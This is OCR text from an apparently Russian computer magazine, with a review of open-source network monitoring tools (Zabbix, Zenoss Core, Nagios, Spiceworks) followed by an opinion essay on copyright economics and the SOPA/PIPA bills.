Мониторинг возможен с использованием агентов и без них. Агенты доступны для большинства популярных ОС и платформ (*nix, Windows, Mac OS X, Solaris и прочие) и обеспечивают сбор всех параметров и анализ журналов систем. Если применение агентов невозможно, используется SNMP (с поддержкой SNMP-trap) и отслеживается состояние сервисов (FTP, SSH, HTTP

и другие). Функция веб-мониторинга позволяет оценить время отклика, скорость загрузки и код ответа сервера. Еще одной полезной возможностью является наблюдение за оборудованием (HP iLO, Sun hardware и тому подобное) с поддержкой IPMI (Intelligent Platform Management Interface, интеллектуальный интерфейс управления платформой), позволяющей мониторить состояние компонентов и управлять встроенными функциями.

В распределенных сетях для централизованного сбора данных из подсетей и отправки их на сервер предусмотрены Zabbix-прокси. Сервер можно установить на любой *nix-системе. Для хранения информации используется база данных (IBM DB2, MySQL, Oracle, PostgreSQL, SQLite).

Пакеты Zabbix можно найти в репозиториях большинства дистрибутивов Linux. На сайте проекта доступны исходные тексты, установочные пакеты агентов и образы для нескольких виртуальных машин, содержащих преднастроенный сервер Zabbix (собраны с помощью openSUSE Studio). Можно отметить очень подробную документацию на русском, в которой найдутся ответы на все вопросы, включая оптимизацию, сборник практик и решение проблем. Для тех, кто не может справиться с настройками, компания Zabbix SIA предлагает услуги по интеграции и внедрению, пять уровней поддержки, различные тренинги и сертификацию.

ZENOSS CORE

Система мониторинга сетевой инфраструктуры Zenoss Core (community.zenoss.org) представляет собой серьезное решение уровня предприятия, распространяемое под лицензией GNU GPL. Проект позиционируется как открытая альтернатива таким решениям, как IBM Tivoli, HP OpenView, BMC Patrol. Начало разработок датировано 2002 годом, но версия 1.0 была анонсирована на SourceForge.net лишь в 2006-м, с тех пор различные релизы с этого сайта скачаны более миллиона раз. Коммерческую ветку продукта Zenoss Enterprise (отличается наличием поддержки и некоторыми дополнительными модулями) продвигает компания Zenoss, Inc., которая обеспечивает в том числе финансовую поддержку и разработку GPL-версии системы. Версия Enterprise используется рядом известных компаний: VMware, NASA, Motorola, ATI. Для сбора и анализа информации используются Net-SNMP, RRDtool, Twisted и оригинальные наработки. На клиентских компьютерах программа-агент не устанавливается, это упрощает развертывание системы мониторинга. Для построения карт сетей и обнаружения систем и сервисов применяется автоматическое сканирование. Функция автообнаружения позволяет быстро подключиться и собрать информацию обо всех активных устройствах в сети. Параметры, полученные разными способами, нормализуются с использованием шаблонов и приводятся к единому виду, а ядро Zenoss умеет анализировать среду и позволяет быстро разобраться с большим количеством специфических устройств. В результате один сервер легко может контролировать до 10 000 устройств. Если обнаружена проблема, система может отправить сообщение администратору и выполнить определенное действие, например команду на перезапуск сервиса, или проиграть мелодию, чтобы администратор обратил внимание. Система, построенная на Zenoss Core, обеспечивает:

- мониторинг сетевых устройств при помощи SNMP, SSH, WMI, JMX, Ping/ICMP и Syslog;
- мониторинг сетевых сервисов — HTTP, POP3, NNTP, SNMP, FTP;
- мониторинг системных ресурсов популярных ОС и производительности устройств;
- оповещение с настраиваемыми событиями, реакцией и обнаружением взаимосвязи.

Возможности можно расширять за счет собственных плагинов (называются ZenPack) и плагинов Nagios. Список ZenPacks, доступных на сайте проекта, весьма внушительный и насчитывает более 200 устройств (APC, Cisco, Dell), сервисов (Asterisk, VMware, MySQL, Microsoft IIS) и других дополнительных функций. Например, возможно удаленное управление и мониторинг систем при помощи Puppet и CFEngine. Установив апплеты Zapplet или ZenTrayIcon, можно получать уведомления в реальном времени прямо на рабочий стол.

Написан Zenoss Core на языке Python с использованием сервера приложений Zope, данные хранятся в MySQL. Для установки сервера потребуется компьютер, работающий под управлением Linux, FreeBSD, Solaris/OpenSolaris, Mac OS X или VMware Appliance. Сама установка во всех системах очень проста и выполняется при помощи дружелюбного мастера. Управление производится при помощи веб-интерфейса. Интерфейс не локализован, но это не мешает разобраться, так как все термины известны даже начинающему сисадмину. При необходимости локализацию можно провести самостоятельно. Стоит отметить вполне подробную документацию (на английском) и наличие канала на YouTube.


NAGIOS

Nagios (nagios.org) — одна из самых популярных Open Source систем мониторинга, которая не только умеет следить за работоспособностью узлов и служб, но и в случае возникновения проблем оповещает администратора разными способами. С ее помощью

Информация по отдельному кластеру в окне Ganglia



Функция веб-мониторинга — одна из фишек Zabbix



Графики производительности Zenoss

WWW

- Сайт системы мониторинга Observium: observium.org;
- сайт проекта Ganglia: ganglia.info;
- инструкция по созданию модулей для Ganglia: clck.ru/0xwWK;
- сайт Zabbix: zabbix.com/ru;
- сайт Community версии Zenoss Core: community.zenoss.org;
- полный список устройств, работоспособность которых протестирована с Observium, доступен по адресу: observium.org/wiki/Supported_Devices;
- сайт Nagios: nagios.org.

можно отслеживать использование ресурсов сервера: загруженность процессора и ОЗУ, место на харде и так далее. Nagios производит мониторинг доступности большинства сетевых сервисов: SMTP, POP3, IMAP, SSH, TELNET, FTP, HTTP, DNS и многих других. Возможен удаленный мониторинг через шифрованные SSH- или SSL-туннели. Для сбора данных можно использовать специальный агент. Администратор может определить иерархию узлов, что дает возможность отличать действительно неработающие узлы от тех, которые недоступны системе мониторинга из-за неполадок на промежуточных пунктах. При возникновении проблем с сервисом или узлом администратор может получать оповещение по e-mail или SMS, использовать обработчик события. Изначально Nagios была разработана под Linux, но со временем появилась поддержка и других ОС, в том числе и Windows. Стандартные возможности мониторинга, визуализации данных и конфигурирования можно расширить при помощи плагинов, большую часть которых пишут и поддерживают сами разработчики. Для удобного поиска модулей, утилит и документации предложен репозиторий Nagios Exchange (exchange.nagios.org). Проект предлагает простой интерфейс и подробную документацию, позволяющие в случае необходимости написать модуль самостоятельно, используя любой удобный язык программирования (Shell, C++, Perl, Python, PHP и другие).

Администраторы любят Nagios за умение строить карты сетевой инфраструктуры, графики различных параметров наблюдаемых систем и подробные отчеты о состоянии хостов и сервисов. Для получения данных используется веб-интерфейс, каждый пользователь может получить доступ только к «своим» данным. Пакет с Nagios можно найти в репозиториях большинства дистрибутивов Linux, поэтому его установка проблем обычно не вызывает.

ЗАКЛЮЧЕНИЕ

Учитывая специфику систем мониторинга, победителя обзора определять не будем. Для одних условий будет достаточно простого в настройках Observium, в распределенных сетях выручит Ganglia. Если важен не только сбор данных, но и оповещение, следует обратить внимание на Zabbix, Zenoss Core или Nagios. ⌶

SPICEWORKS

Одной из главных особенностей системы мониторинга Spiceworks (spiceworks.com) является то, что сервер доступен только под Windows. Система поставляется с собственным HTTP-сервером и всеми необходимыми компонентами, поэтому установить его может администратор с любым опытом работы, буквально в несколько кликов. Во время установки потребуется доступ в интернет для регистрации аккаунта, который будет использован для работы в Spiceworks, а также в форуме поддержки. Управление производится через локализованный веб-интерфейс, который легко перестраивается под требования админа. Система автоматически обнаруживает новые устройства в сети, производит инвентаризацию оборудования и установленного ПО, мониторинг, отправляет уведомления о неполадках, получает и выводит системные события (Error и Warning), показывает сводную информацию по работе антивирусов. Используя Spiceworks, сисадмин всегда будет в курсе событий (например, в таком-то принтере закончился картридж, а в системе такой-то исчерпалось дисковое пространство). Возможна интеграция с Active Directory, расширения позволяют нарастить возможности программы. Система бесплатна, единственный минус — приходится наблюдать за блоком рекламы.

Н. Н. Федотов (fnn@fnn.ru)

О ТОМ, КАКИМ ОБРАЗОМ ЭТОТ МИР КАТИТСЯ В SOPA

ИСТОРИЯ КОПИРАСТИИ

Интеллектуальная собственность изменила мир не меньше, чем ядерное оружие. А потом компьютеры изменили его еще раз. В результате интеллектуальная собственность впала в кризис и готова взорваться.

НЕМАТЕРИАЛЬНАЯ ЭКОНОМИКА

В отличие от материальных объектов, интеллектуальную собственность (ИС) очень легко «украсть». К ней не приставишь вооруженный караул, ее не запрешь в сейф. Для охраны ИС необходимо, чтобы во всех странах мира действовали более-менее унифицированные законы по ее защите. Как только в какой-то стране законодательство начинает позволять больше, чем в других, через эту страну возникает утечка прибыли. Там принимаются издавать, выпускать в свет, прокатывать, перерабатывать, переводить, хостить и внедрять чужую ИС, не платя за нее или платя меньше других. А потом уже законно экспортировать «отмытую» ИС во все другие страны, лишая правообладателя прибыли, на которую тот рассчитывал.

Когда интересы правообладателей в одной стране защищены сильнее, а в другой слабее (или вообще не защищены), кому это выгодно? Смотря кто из них больше продает интеллектуального продукта. Экспортеру выгодна сильная защита прав, импортеру — слабая. Редко какая страна производит столько же ИС, сколько потребляет. Обычно есть дисбаланс. Нетрудно понять, что для экспортера ИС любое ослабление право-




Схема 1. Модель копирайта бумажной эры
Красные связи закон требует оформлять письменным договором (предварительным согласием). Синие связи позволяют бездоговорное использование, но с обязательной привязкой к экземпляру.
Автор может издать в год одну книгу, самые писучие из авторов — около десяти (с учетом переиздания прошлых); нет никаких проблем согласовать и подписать договор на каждую из них. У типичного издательства выходит в год 100—1000 книг; оформить договор на каждую — посильная задача для штатных юристов. А вот количество ежегодно выпускаемых экземпляров в издательстве исчисляется миллионами и десятками миллионов; никакие письменные договоры для каждого потребителя невозможны. Именно поэтому законодатель установил обязательность договора автора с издателем, а передачу читателю прав на использование не обусловил договором, а привязал к экземпляру

вой защиты — это недополученная прибыль. Причем немалого размера.

В современных товарах доля стоимости, приходящаяся на ИС, колеблется в районе 30-50%. Патенты, дизайн, товарный знак, ноу-хау, лицензии на софт — все это интеллектуальная собственность.

Наиболее интеллектуальноемкие товары представляют собой 10 граммов кремния, 20 граммов стали, 150 граммов пластмассы и полчаса работы китайского сборщика — это все тянет на 1 доллар. Остальные 999 долларов составляют технологии, товарные знаки, топологии микросхем, патенты на само устройство и на сборочных роботов, а также лицензии на софт. Плюс патенты, технологии и лицензии на все то, при помощи чего произвели комплектующие, доставили материалы и обучили персонал.

Одежда с товарным знаком итальянского «производителя» обычно изготавливается в Турции из турецкого или египетского хлопка. Но стоит она в 2-4 раза дороже, чем одежда с той же самой фабрики, из того же сырья, пошитая теми же рабочими на том же оборудовании, но без товарного знака. Указанная разница представляет собой стоимость товарного знака (бренда). Ведущие мировые бренды оцениваются по этой методике в миллиарды долларов.

А в некоторых товарах, таких как программное обеспечение и кино, доля интеллектуалки доходит до 100%. Миллионы и даже сотни миллионов долларов тратятся на производство первой копии. Дальнейшее тиражирование — практически бесплатно.

Себестоимость производства партии товара все меньше зависит от размера партии. В этих условиях расчет рентабельности коренным образом меняется по сравнению с выпуском «материальной» продукции. Если мы выпускаем, к примеру, стальные ложки (соотношение материальной и интеллектуальной долей себестоимости М/И = 95/5) и какая-то страна вдруг перестала их покупать, большой беды не случится. Производитель снижает выпуск, его издержки при этом снижаются почти пропорционально объему выпуска (то есть снижается М, остается неизменной И). Доход и издержки коррелируют между собой на 95%. Поэтому норма прибыли остается почти неизменной. У производителя фильмов (М/И = 0/100) при падении спроса доход снизится, а издержки останутся прежними. Если он уже привык питать своим продуктом весь мир, отстроил студии, завел звезд с астрономическими гонорарами, отбашлял политикам и так далее — ему будет трудно перестроиться и снизить издержки.

И наоборот — пролоббировать более строгие законы о копирайте означает повысить доход, не увеличив при этом затрат на производство ИС. Деньги из воздуха! Трудно удержаться от такого соблазна.

КОПИРАЙТ И ГЛОБАЛИЗМ

Какая страна сколько производит ИС и сколько ее потребляет — не секрет. Все государства делятся на нетто-экспортеров и нетто-импортеров. Последние живут в постоянном искушении ослабить защиту. Любое ослабление (что де-юре, что де-факто) сразу же приводит к снижению потока денег в страны-экспортеры. Искушение, не так ли? Принимаешь ма-а-аленькую поправочку к закону, снижаешь срок охраны произведений на пару лет, и сразу — бац! — миллиард долларов из ниоткуда. Который раньше уходил правообладателям за океан.

У нетто-экспортера ситуация противоположная. Чуть-чуть строже законы — и миллиард летит уже не туда, а сюда, из чужого кармана в свой. Проблема в том, что стране — импортеру ИС надо править свои собственные законы, а стране-экспортеру — чужие. Это возможно только если стать «мировым жандармом» и ликвидировать национальный суверенитет. Международное право должно стать выше национального. Чужие парламенты должны принимать законы, которые им невыгодны, а полиция — принуждать к их выполнению, чтобы поток лицензионных отчислений тек за границу, в страну, производящую ИС. Это, собственно, и есть «новый мировой порядок», который раньше советские политики называли «неоколониализм». Очень похоже на эксплуатацию колоний, только вместо стеклянных бус — чисто виртуальный товар: лицензии, патенты, технологии, товарные знаки. Товар, который «производителю» ничего не стоит, ибо тиражирование бесплатно.

Давайте посмотрим на безобидную (на первый взгляд) инициативу Пиратской партии — снизить срок охраны компьютерных программ до пяти лет. Сейчас этот срок составляет «все время жизни последнего из соавторов плюс 70 лет (в Европе — плюс 50)», то есть практически вечно. «Зачем вам такая долгая охрана? — спрашивают пираты. — Ведь в вашей структуре продаж софт пятилетней давности составляет 0,003%, а десятилетний софт — круглый ноль. Не будьте собакой на сене». Правообладатели отвечают: «Ишь какие хитрые! Пяти-семилетний софт вполне еще работоспособен. Сделай его бесплатным — так две трети пользователей на него перейдут и перестанут покупать новый. А у нас прибыльность всего 150%. То есть доходы всего лишь в 2,5 раза превышают издержки. Срежь две трети доходов — и что останется? Всю отрасль угробить хотите?»

Ужиматься в издержках действительно нелегко. Доходы правообладателей — это и доходы государства — экспортера ИС. Поступающие в оплату лицензий деньги облагаются налогами, причем несколько раз: как экспорт, как прибыль компании, как зарплата ее работников, как купленные ими товары и так далее. Бюджет США и сейчас крайне плохо сбалансирован и держится за счет эмиссии доллара. Что же с ним будет, если нанести удар по нематериальной составляющей американского экспорта?

Вот, например, бюджет Таиланда копирайтных войн не боится. Его экспорт составляют сугубо материальные продукты: рис, креветки, презервативы, каучук. Даже при полной отмене авторских и патентных прав эти товары вряд ли подешевеют. А вот с экспортом США ситуация кардинально иная: оружие (высокотехнологичное), компьютерные программы, медикаменты, музыка, фильмы, товарные знаки, электроника. Если что-то случится с интеллектуальной собственностью, если за нее вдруг станут платить меньше, бюджет лишится такого значительного куска, что баланс уже ничем не восстановишь. Будет, как в Греции: социальных обязательств набрали, дармоедов расплодили, а деньги внезапно кончились. Вот и приходится США бряцать оружием по всему




Схема 2. Модификация предыдущей модели для целей радиовещания
Ввиду большого количества связей типа «исполнитель — посредник» (малиновые), разрешено для них не заключать договоры (не получать предварительного согласия), но велено выплачивать вознаграждение. Связи «посредник — потребитель» так же, как в предыдущем случае, оставлены бездоговорными (синие)

миру, ставить своих людей у власти и вмешиваться во внутренние дела других стран. Иначе мир перестанет покупать американские бумажки. Не только зеленые. Главным образом, бумажки белые: патенты, лицензии и технологии.

КРУТОЙ ПОВОРОТ

Когда положение с торговлей ИС более-менее устаканилось, в нее ворвался интернет и всем спутал карты.

Копирование информации стало не «почти», а совсем бесплатным. И главное — быстрым и глобальным. Информация окончательно отвязалась от носителя, а конечные потребители ИС приобрели некоторую анонимность и перестали нуждаться в посредниках в виде издательств, дистрибьюторов, кинотеатров, телекомпаний и прочего. Нарушать авторские права стало необычайно легко, а ловить нарушителей — сложно.

При этом все законы об ИС писались в середине XX века и были рассчитаны на тогдашние технологии: бумагу, кинопленку, ноты, эфирное телевещание и концерты в залах. В них, конечно же, внесли поправки про компьютерные программы и «доведение до всеобщего сведения» через веб-сайт. Но никакие заплатки не могут исправить базис, если он перестал соответствовать реальности. А базис-то у копирайтного законодательства — бумажный.

ПРАВО РАЗРЕШАТЬ

Докомпьютерные конвенции по ИС (Бернская конвенция 1886 года, Женевская конвенция 1952 года, Римская конвенция 1961 года и так далее) и принятые на их основе национальные законы изначально «не знали» про интернет. Соответственно, они на него не рассчитывали. Сама модель авторских прав не укладывается в глобальную сеть.

Концепция авторских прав предусматривает право автора (правообладателя) разрешать любое использование произведения. Отсутствие разрешения эквивалентно запрету. Подразумевается, что издатель или иной посредник заключает с автором договор, покупает у него соответствующее право и потом уже издает произведение для массового потребителя. Авторов тысячи, издателей сотни, потребителей — миллиарды. Авторы с издателями вполне могут заключить письменные договоры на каждое произведение; именно такого договора требует закон. Между издателями и потребителями каких-то формальных договоров не предусмотрено, распространение же массовое. Однако их отношения построены на существовании «экземпляра», то есть некоего носителя с трудноотчуждаемым контентом — книги, диска, на худой конец, кассеты. Именно распространение однажды выпущенного «экземпляра» допускается без отдельного письменного договора на каждую перепродажу и на каждый акт его использования (см. схему 1).

Интернет ликвидировал понятие «экземпляр». И ударными темпами ликвидирует посредников. Ныне десятки тысяч авторов хотят распространить произведение миллиардам пользователей. А писанное в прежней парадигме законодательство требует для этого предварительно заключить договор в письменной форме между каждым автором и каждым пользователем. Технологии давно позволяют распространять и оплачивать произведения без неизменного носителя и без посредника. Законы же по-прежнему требуют того и другого. И настаивают на предварительном заключении лицензионного договора каждого с каждым (см. схему 2).

Столь вопиющее несоответствие новых производительных сил и старых производственных отношений, естественно, приводит к революционной ситуации. И пользователи, и авторы стремятся взаимодействовать напрямую. Посредники же настаивают на старой модели с «правом разрешать» и лоббируют все новые законы, которые затрудняли бы прямую оплату за использование произведения (см. схемы 3 и 4).

Таким же образом ставятся палки в колеса всем иным моделям монетизации контента. Их за последние годы открыто несколько.

Авторы могут не только продавать право использования произведения (лицензию). Произведение можно распространять бесплатно, а деньги получать на сопутствующей рекламе, на сервисном обслуживании, на продаже продвинутых версий или на пакетной продаже. Не говоря уже о чисто коммунистическом способе производства (так называемые свободные




Схема 3. Модель без фиксированных экземпляров, ограниченно применяемая сейчас
Связи автора с посредником — традиционные. Связи посредника с пользователем должны оформляться договором (красные), поскольку отсутствует фиксированный носитель. Из-за их громадного числа эти связи не поддаются ручному учету и бумажному оформлению. Используется компьютерный учет. А вместо письменного договора применяется юридический костыль в виде акцепта договора присоединения, который приравнен к письменной форме




Схема 4. Перспективные отношения авторов и потребителей
Устроены без посредников (с исключительно техническим посредником). Для этого нужно снять требование обязательного предварительного договора с правообладателем (все связи синие)

лицензии). Все эти способы также плохо укладываются в старую модель копирайта, которая жестко устанавливает единственный способ — лицензионные платежи. Шаг вправо-влево — и ты уже вне правового поля, то есть никак не защищен. Даже широко распространенные лицензии типа GPL и CC представляют собой своеобразный хак старого законодательства, когда некоторые его фичи были использованы нештатным способом для достижения не предусмотренного копирастами эффекта. Ход остроумный, но он открывает дорогу лишь некоммерческому использованию произведений. А монетизация возможна лишь по старинке.

ЛОББИСТЫ

У традиционных посредников — издателей еще остались со старых времен толстые денежные потоки. Несмотря на то что они истончаются с каждым годом, их вполне хватает на лоббистские усилия, чтобы поддерживать старое законодательство и проводить мракобесные поправки. У новой модели ИС лоббистов нет. Пока еще никто не начал зарабатывать новым способом больших денег. Вот разве что Гугл немножко... Тысячи авторов и миллиарды потребителей «нового» контента никак не объединены, чтобы заявить о своих интересах и продавить новые законы.

Пиратские партии пока стоят на довольно экстремистских позициях, требуют, чтоб всё «до основанья, а затем». Такая позиция не имеет шансов. Нужна модель, которая бы отменяла «право разрешать и запрещать», но сохраняла бы право на вознаграждение. Это позволит реформировать ИС без крови и войн.

Посмотрим, какие поправки были внесены в авторское право в связи с массовым радиовещанием (схема 2). Поскольку число связей «авторы — радиостанции» сильно превышало число связей «писатели — издательства», заключать предварительные договоры на проигрывание каждой фонограммы уже не представлялось возможным. И «правом разрешать» пришлось пожертвовать, сохранив, однако, право на вознаграждение. Правда, при отсутствии предварительного договора правообладатель уже не мог торговаться с радиостанцией. Пришлось пойти на оплату по фиксированным ставкам, которые устанавливает кто-то третий, например правительство. Но другого выхода не было: или фиксированные ставки, или радио без музыки (а музыканты — без соответствующей части доходов). Модель оказалась жизнеспособной.

Выходит, что поступиться принципами (то есть «правом разрешать») все-таки можно, несмотря на то что учитывать переданные в эфир произведения очень нелегко. Радиостанций в мире тысячи, фонограмм — сотни тысяч, за каждой стоят композитор, автор слов и исполнитель. Из разных стран. Тем не менее еще в 1970-х научились все учитывать и более-менее справедливо делить радиоденьги.

В интернете дело осложняется тем, что загрузки потребителями контента надо считать индивидуально. Зато этот учет уже можно не вести вручную, как на радиостанциях (до сих пор, кстати). Можно поручить биллинг компьютерам. Нынешние технологии вполне позволяют идентифицировать и подсчитать бÓльшую часть контента, передаваемого по сетям, в том числе файлообменным. Финансовые технологии позволяют удержать плату за него (хоть с пользователей, хоть с провайдеров, хоть с тех и других) и распределить ее между правообладателями пропорционально числу закачек и ценности контента. Только закон этого не позволяет. Причем закон об ИС глобализован. Менять его пришлось бы во всех странах одновременно.

ГЛОБАЛИЗАЦИЯ

Законопроекты PIPA и SOPA наделяют Минюст США правом требовать от провайдеров запретить доступ к сайту-нарушителю, от платежных систем — прекратить платежи и от поисковиков — исключить сайты из поисковой выдачи.

Даже если сам сайт вне досягаемости властей США, ему перекроют кислород — без доменного имени и индексации в Гугле долго не протянешь. Даже если нельзя будет дотянуться до сайтовладельца, накажут всех, с кем он связан по бизнесу. Без рекламодателей и платежных систем — какой уж тут бизнес!


Из множества вещей — ДНС-запросы, трафик, платежи, лицензии на софт — что-нибудь обязательно проходит через США. Пользуясь этим обстоятельством, Штаты могут прикрыть почти любой проект в интернете. Особенно если отбросят принцип вины и примут взамен принцип коллективной ответственности. Дотянемся до кого можем, а уж он пускай дотягивается до нарушителя.

Собственно, ужесточать антипиратское законодательство внутри США не требуется. Там давно уже уровень нарушений сведен к минимуму, все североамериканские пользователи ходят по струнке и чуть что вытаскивают кредитную карточку. Оба помянутых законопроекта направлены на то, чтобы фактически распространить юрисдикцию США на все другие страны, формально оставаясь в собственной. Глобальность интернета позволяет это сделать.

ОТНОШЕНИЕ	СОБСТВЕННОСТЬ	ИНТЕЛЛЕКТУАЛЬНАЯ СОБСТВЕННОСТЬ
когда возникло	ранее 4000 г. до н.э.	примерно в XVII веке н.э.
где провозглашается	ст. 35 Конституции РФ	ч. 1 ст. 44 Конституции РФ
чем является	естественным правом человека	искусственной монополией (привилегией)
общественная опасность нарушения	прямой ущерб	недополученная прибыль
термины	собственник, владелец; хищение, мошенничество, кража, грабеж, разбой	правообладатель; нарушение авторских прав, плагиат (пиратство)
отношение к морали	присутствует во всех этических системах и религиях	только начинает вводиться в мораль (с конца XX века)

Разные виды имущественных прав. Границы между ними часто размываются и искажаются. Порой умышленно

Сергей Плотников



КАМЕННЫЙ ХОЛИВАР

